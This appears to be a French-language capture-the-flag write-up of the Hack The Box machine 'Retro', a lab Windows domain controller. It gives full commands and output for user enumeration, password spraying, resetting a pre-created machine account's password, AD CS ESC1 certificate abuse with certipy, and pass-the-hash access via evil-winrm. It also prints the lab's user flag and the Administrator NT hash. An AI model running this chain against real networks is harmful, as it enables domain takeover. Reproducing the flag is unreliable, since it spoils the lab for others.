
Retro



Scanning

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.155.63 | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')\n
```

nmap -p$ports -sCV -Pn 10.129.143.202

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-13 14:48:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Not valid before: 2024-10-02T10:33:09
|_Not valid after:  2025-10-02T10:33:09
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Not valid before: 2024-10-02T10:33:09
|_Not valid after:  2025-10-02T10:33:09
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
```

```
retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC.retro.vl
| Not valid before: 2024-10-02T10:33:09
|_Not valid after:  2025-10-02T10:33:09
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC.retro.vl
| Not valid before: 2024-10-02T10:33:09
|_Not valid after:  2025-10-02T10:33:09
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.retro.vl
| Not valid before: 2025-04-08T01:55:44
|_Not valid after:  2025-10-08T01:55:44
| rdp-ntlm-info:
|   Target_Name: RETRO
|   NetBIOS_Domain_Name: RETRO
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: retro.vl
|   DNS_Computer_Name: DC.retro.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-08-13T14:49:44+00:00
|_ssl-date: 2025-08-13T14:50:23+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
53998/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
54007/tcp open  msrpc         Microsoft Windows RPC
54011/tcp open  msrpc         Microsoft Windows RPC
58838/tcp open  msrpc         Microsoft Windows RPC
60842/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-13T14:49:48
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.23 seconds
```

- DC.retro.vl

Enumération

53 DNS

dig axfr 10.129.143.202 @DC.retro.vl

```
[Aug 25, 2025 - 10:50:25 ] HTB_VIP /workspace ➜  dig axfr 10.129.143.202 @DC.retro.vl

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> axfr 10.129.143.202 @DC.retro.vl
;; global options: +cmd
; Transfer failed.
```

88 Kerberos

Pas de nom d'utilisateurs

135 RPC

Closed

```
 ========================================
|    Users via RPC on 10.129.143.202    |
 ========================================
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED
```

139 445 SMB

smbmap -u guest -H "10.129.143.202"

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.143.202:445      Name: DC.retro.vl               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Notes                                                   NO ACCESS
        SYSVOL                                                  NO ACCESS       Logon server share
        Trainees                                                READ ONLY
[*] Closed 1 connections
```

Share Trainees

nxc smb 10.129.143.202 -u 'guest' -p '' -M spider_plus -o DOWNLOAD_FLAG=True

```
SMB         10.129.143.202  445    DC              Share           Permissions     Remark
SMB         10.129.143.202  445    DC              -----           -----------     ------
SMB         10.129.143.202  445    DC              ADMIN$                          Remote Admin
SMB         10.129.143.202  445    DC              C$                              Default share
SMB         10.129.143.202  445    DC              IPC$            READ            Remote IPC
SMB         10.129.143.202  445    DC              NETLOGON                        Logon server share
SMB         10.129.143.202  445    DC              Notes
SMB         10.129.143.202  445    DC              SYSVOL                          Logon server share
SMB         10.129.143.202  445    DC              Trainees        READ
SPIDER_PLUS 10.129.143.202  445    DC              [+] Saved share-file metadata to "/root/.nxc/modules/nxc_spider_plus/10.129.143.202.json".
SPIDER_PLUS 10.129.143.202  445    DC              [*] SMB Shares:           7 (ADMIN$, C$, IPC$, NETLOGON, Notes, SYSVOL, Trainees)
SPIDER_PLUS 10.129.143.202  445    DC              [*] SMB Readable Shares:  2 (IPC$, Trainees)
SPIDER_PLUS 10.129.143.202  445    DC              [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.143.202  445    DC              [*] Total folders found:  0
SPIDER_PLUS 10.129.143.202  445    DC              [*] Total files found:    1
SPIDER_PLUS 10.129.143.202  445    DC              [*] File size average:    288 B
SPIDER_PLUS 10.129.143.202  445    DC              [*] File size min:        288 B
SPIDER_PLUS 10.129.143.202  445    DC              [*] File size max:        288 B
SPIDER_PLUS 10.129.143.202  445    DC              [*] File unique exts:     1 (txt)
SPIDER_PLUS 10.129.143.202  445    DC              [*] Downloads successful: 1
SPIDER_PLUS 10.129.143.202  445    DC              [+] All files processed successfully.
```

```
[Aug 25, 2025 - 11:07:37 ] HTB_VIP Trainees →  cat Important.txt
Dear Trainees,

I know that some of you seemed to struggle with remembering strong and unique passwords.
So we decided to bundle every one of you up into one account.
Stop bothering us. Please. We have other stuff to do than resetting your password every day.

Regards

The Admins#
```

Exploitation

RID-brute force

nxc smb 10.129.143.202 -u guest -p '' --rid-brute

```
SMB         10.129.143.202  445    DC               [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.129.143.202  445    DC               [+] retro.vl\guest:****
SMB         10.129.143.202  445    DC               [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB         10.129.143.202  445    DC               498: RETRO\Enterprise Read-
only Domain Controllers (SidTypeGroup)
SMB         10.129.143.202  445    DC               500: RETRO\Administrator
(SidTypeUser)
SMB         10.129.143.202  445    DC               501: RETRO\Guest
(SidTypeUser)
SMB         10.129.143.202  445    DC               502: RETRO\krbtgt
(SidTypeUser)
SMB         10.129.143.202  445    DC               512: RETRO\Domain Admins
(SidTypeGroup)
SMB         10.129.143.202  445    DC               513: RETRO\Domain Users
(SidTypeGroup)
SMB         10.129.143.202  445    DC               514: RETRO\Domain Guests
(SidTypeGroup)
SMB         10.129.143.202  445    DC               515: RETRO\Domain Computers
(SidTypeGroup)
SMB         10.129.143.202  445    DC               516: RETRO\Domain Controllers
(SidTypeGroup)
SMB         10.129.143.202  445    DC               517: RETRO\Cert Publishers
(SidTypeAlias)
SMB         10.129.143.202  445    DC               518: RETRO\Schema Admins
(SidTypeGroup)
SMB         10.129.143.202  445    DC               519: RETRO\Enterprise Admins
(SidTypeGroup)
SMB         10.129.143.202  445    DC               520: RETRO\Group Policy
Creator Owners (SidTypeGroup)
SMB         10.129.143.202  445    DC               521: RETRO\Read-only Domain
Controllers (SidTypeGroup)
SMB         10.129.143.202  445    DC               522: RETRO\Cloneable Domain
Controllers (SidTypeGroup)
SMB         10.129.143.202  445    DC               525: RETRO\Protected Users
(SidTypeGroup)
SMB         10.129.143.202  445    DC               526: RETRO\Key Admins
(SidTypeGroup)
SMB         10.129.143.202  445    DC               527: RETRO\Enterprise Key
Admins (SidTypeGroup)
SMB         10.129.143.202  445    DC               553: RETRO\RAS and IAS
Servers (SidTypeAlias)
SMB         10.129.143.202  445    DC               571: RETRO\Allowed RODC
Password Replication Group (SidTypeAlias)
SMB         10.129.143.202  445    DC               572: RETRO\Denied RODC
Password Replication Group (SidTypeAlias)
SMB         10.129.143.202  445    DC               1000: RETRO\DC$ (SidTypeUser)
SMB         10.129.143.202  445    DC               1101: RETRO\DnsAdmins
(SidTypeAlias)
SMB         10.129.143.202  445    DC               1102: RETRO\DnsUpdateProxy
(SidTypeGroup)
SMB         10.129.143.202  445    DC               1104: RETRO\trainee
```

```
(SidTypeUser)
SMB         10.129.143.202  445    DC               1106: RETRO\BANKING$
(SidTypeUser)
SMB         10.129.143.202  445    DC               1107: RETRO\jburley
(SidTypeUser)
SMB         10.129.143.202  445    DC               1108: RETRO\HelpDesk
(SidTypeGroup)
SMB         10.129.143.202  445    DC               1109: RETRO\tblack
(SidTypeUser)
```

```
trainee
jburley
tblack
```

nxc smb DC.retro.vl -k --generate-krb5-file GENERATE_KRB5_FILE
nxc smb DC.retro.vl --generate-hosts-file GENERATE_HOSTS_FILE

```
[Aug 25, 2025 - 11:36:33 ] HTB_VIP Trainees →  cat /etc/krb5.conf

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = RETRO.VL

[realms]
    RETRO.VL = {
        kdc = dc.retro.vl
        admin_server = dc.retro.vl
        default_domain = retro.vl
    }

[domain_realm]
    .retro.vl = RETRO.VL
    retro.vl = RETRO.VL
```

user spraying

```
[Aug 25, 2025 - 11:38:27 ] HTB_VIP Trainees →  kerbrute userenum --dc 10.129.143.202 -d "retro.vl" users.txt

    __           __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 08/25/25 - Ronnie Flathers @ropnop

2025/08/25 11:38:33 >  Using KDC(s):
2025/08/25 11:38:33 >   10.129.143.202:88

2025/08/25 11:38:33 >  [+] VALID USERNAME:       trainee@retro.vl
2025/08/25 11:38:33 >  [+] VALID USERNAME:       tblack@retro.vl
2025/08/25 11:38:33 >  Done! Tested 3 usernames (2 valid) in 0.145 seconds
[Aug 25, 2025 - 11:38:33 ] HTB_VIP Trainees →
```

l'utilisateur 'trainee' étant un compte partagé, il est possible que son mot de passe soit faible ou logique. Je vais essayer de mettre le même mot de passe que le nom d'utilisateur.

```
[Aug 25, 2025 - 11:41:15 ] HTB_VIP Trainees →  cat password.txt
trainee
```

passsword spraying

nxc smb 10.129.143.202 -u trainee -p password.txt

```
[Aug 25, 2025 - 11:44:16 ] HTB_VIP Trainees →  nxc smb 10.129.143.202 -u users.txt -p password.txt --continue-on-success

SMB         10.129.143.202  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.129.143.202  445    DC               [+] retro.vl\trainee:trai****
SMB         10.129.143.202  445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.143.202  445    DC               [-] retro.vl\jburley:trai**** STATUS_LOGON_FAILURE
SMB         10.129.143.202  445    DC               [-] retro.vl\tblack:trai**** STATUS_LOGON_FAILURE
```

Bingo, on a accès à l'utilisateur trainee.

trainee

SMB share :

```
[Aug 25, 2025 - 11:46:13 ] HTB_VIP Trainees →  smbmap -u trainee -p trainee -H 10.129.143.202

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _   "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _   \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.143.202:445      Name: DC.retro.vl               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Notes                                                   READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Trainees                                                READ ONLY
[*] Closed 1 connections
```

Notes shares

nxc smb 10.129.143.202 -u 'trainee' -p 'trainee' -M spider_plus -o DOWNLOAD_FLAG=True

user.txt

```
[Aug 25, 2025 - 11:48:59 ] HTB_VIP Notes →  ls
ToDo.txt  user.txt
[Aug 25, 2025 - 11:49:00 ] HTB_VIP Notes →  cat user.txt
cbda362cff2099072c5e96c51712ff33#
[Aug 25, 2025 - 11:49:04 ] HTB_VIP Notes →  cat ToDo.txt
Thomas,

after convincing the finance department to get rid of their ancienct banking software
it is finally time to clean up the mess they made. We should start with the pre created
computer account. That one is older than me.

Best

James#
```

BANKING$

Vérifions d'abord si banking est bien le mot de passe du compte machine BANKING$.

```
[Aug 25, 2025 - 13:11:14 ] HTB_VIP /workspace →  smbclient -L //10.129.143.202/ -U 'BANKING$%banking'

session setup failed: NT_STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

Le mot de passe doit maintenant être modifié pour une authentification réussie. Pour cela, vous pouvez utiliser changepasswd.py d'Impacket.

changepasswd.py retro.vl/'banking$':*banking@10.129.143.202* -newpass 'password123' -p rpc-samr

```
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of retro.vl\banking$
[*] Connecting to DCE/RPC as retro.vl\banking$
[*] Password was changed successfully.
```

Admin

```
ADCS        10.129.143.202  389    DC              [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.143.202  389    DC              Found PKI Enrollment Server: DC.retro.vl
ADCS        10.129.143.202  389    DC              Found CN: retro-DC-CA
```

certipy

certipy find -u 'BANKING$@DC.retro.vl' -p 'password123' -dc-ip '10.129.143.202' -vulnerable -stdout

```
                                    RETRO.VL\Administrator
[!] Vulnerabilities
  ESC1                              : 'RETRO.VL\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
```

```
certipy req -u 'banking$' -p 'password123' -dc-ip 10.129.143.202 -ca retro-DC-CA
-template RetroClients -upn Administrator -debug -target dc.retro.vl -key-size
4096 -sid S-1-5-21-2983547755-698260136-4283918172-500
```

Note

- `-u 'banking$'` → utilisateur ou compte machine qui demande le certificat (`BANKING$`).
- `-p 'password123'` → mot de passe du compte.
- `-dc-ip 10.129.143.202` → IP du contrôleur de domaine.

- `-ca retro-DC-CA` → nom de la **Certificate Authority** sur le DC.
- `-template RetroClients` → modèle de certificat à utiliser (préconfiguré dans AD CS).
- `-upn Administrator` → **User Principal Name** cible pour le certificat. Cela signifie que le certificat sera demandé **au nom de Administrator**, même si le compte qui l'exécute est `BANKING$`.
- `-debug` → mode debug pour voir les échanges détaillés.
- `-target dc.retro.vl` → nom du serveur cible pour la requête AD CS.
- `-key-size 4096` → taille de la clé générée pour le certificat (RSA 4096 bits).
- `-sid S-1-5-21-…-500` → SID de l'utilisateur cible (`Administrator` dans AD a toujours le RID 500).

Note : J'ai du synchroniser mon horloge pour utiliser cette commande.

```
sudo ntpdate retro.vl
2025-08-25 13:42:14.321486 (+0200) +0.516237 +/- 0.121515 retro.vl 10.129.143.202
s1 no-leap
```

```
[+] Trying to resolve 'dc.retro.vl' at '10.129.143.202'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.143.202[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.143.202[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with UPN 'Administrator'
[*] Certificate object SID is 'S-1-5-21-2983547755-698260136-4283918172-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

certipy auth -pfx "PATH_TO_PFX_CERT" -dc-ip '10.129.143.202' -username 'Administrator' -domain 'retro.vl'

```
[Aug 25, 2025 - 13:42:34 ] HTB_VIP /workspace ➜  certipy auth -pfx "administrator.pfx" -dc-ip '10.129.143.202' -username 'Administrator' -domain 'retro.vl'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@retro.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@retro.vl': aad3b435b51404eeaad3b435b51404ee:252fac7066d93dd009d4fd2cd0368389
```

```
aad3b435b51404eeaad3b435b51404ee:252fac7066d93dd009d4fd2cd0368389
```

evil-winrm as admin with passthehash

```
[Aug 25, 2025 - 13:46:51 ] HTB_VIP /workspace ➜  evil-winrm -u "Administrator" -H 252fac7066d93dd009d4fd2cd0368389 -i "retro.vl"

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Retro has been Pwned!

Congratulations **XoTourLif33**, best of luck in capturing flags ahead!

#594	25 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE